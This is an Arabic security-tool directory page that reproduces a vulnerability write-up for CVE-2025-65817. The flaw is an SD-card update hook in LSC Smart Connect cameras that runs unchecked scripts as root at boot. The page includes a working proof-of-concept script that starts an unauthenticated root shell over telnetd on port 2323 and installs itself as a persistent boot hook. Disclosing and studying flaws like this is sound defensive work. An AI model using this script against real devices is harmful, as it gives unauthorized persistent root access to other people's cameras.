Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-65817 — هذا هو CVE-2025-65817 | Kitploit
أدوات/GitHubGitHub/istaarkk/cve-2025-65817
أمان الأنظمة المدمجةأمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالأمان الأجهزة وإنترنت الأشياءأداة الوصول عن بعد
GitHubistaarkk/cve-2025-65817

CVE-2025-65817

هذا هو CVE-2025-65817

عرض المستودع
932منذ 11 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2025-65817


الحقولالقيمة
العنوانتقرير الثغرة: كاميرا LSC Smart Connect
التاريخ2024-02-15
الوصفإساءة استخدام خطاف تحديث بطاقة SD لتشغيل شيلات عن بُعد على كاميرات LSC Smart Connect.
الوسومiot, vulnerability, cve
البرامج الثابتة1.14.13

تقرير الثغرة في كاميرا LSC Smart Connect

تتمثل الثغرة المكتشفة في استغلال نظام التحديث في start_app.sh، وبشكل أدق عبر تركيب بطاقة SD وملف update.nor.sh.

متغيرات التهيئة

# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"

يثق القسم local/sbin/start_app.sh:50–99 بشكل أعمى بأي ملف باسم update.nor.sh موجود على بطاقة SD. أثناء عملية الإقلاع، يقوم النص البرمجي بما يلي:

  • تركيب بطاقة SD،
  • نسخ update.nor.sh إلى /tmp/update.nor.sh،
  • ولا يجري أي تحقق من محتواه أو سلامته أو أذوناته أو ملكيته.

لاحقًا في تسلسل الإقلاع (local/sbin/start_app.sh:108–129)، يتم:

  • جعل الملف المنسوخ قابلًا للتنفيذ،
  • تشغيله كجذر root،
  • تنفيذه مع تمرير نقطة تركيب بطاقة SD كوسيطة.

يحدث هذا التنفيذ قبل بدء ipc_service الرئيسي، مما يعني أن النص البرمجي يعمل في بيئة أعلى الصلاحيات حيث تكون أدوات الشبكات ووظائف المراقبة وأدوات التحديث متاحة بالفعل.

الأدوات المتاحة

يعتمد الاستغلال على إنشاء شيل وفتح منفذ عبر telnetd، وهو متاح على الكاميرا:

/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]

إثبات المفهوم

كل ما نحتاجه هو كتابة نص برمجي .sh على بطاقة SD وتسميته update.nor.sh.

الاستغلال الذي اخترته هو:

#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


نتأكد من أن المنفذ مفتوح.
نص بديل


نتصل عبر telnet:

صورة

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    389
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    257
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    247

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →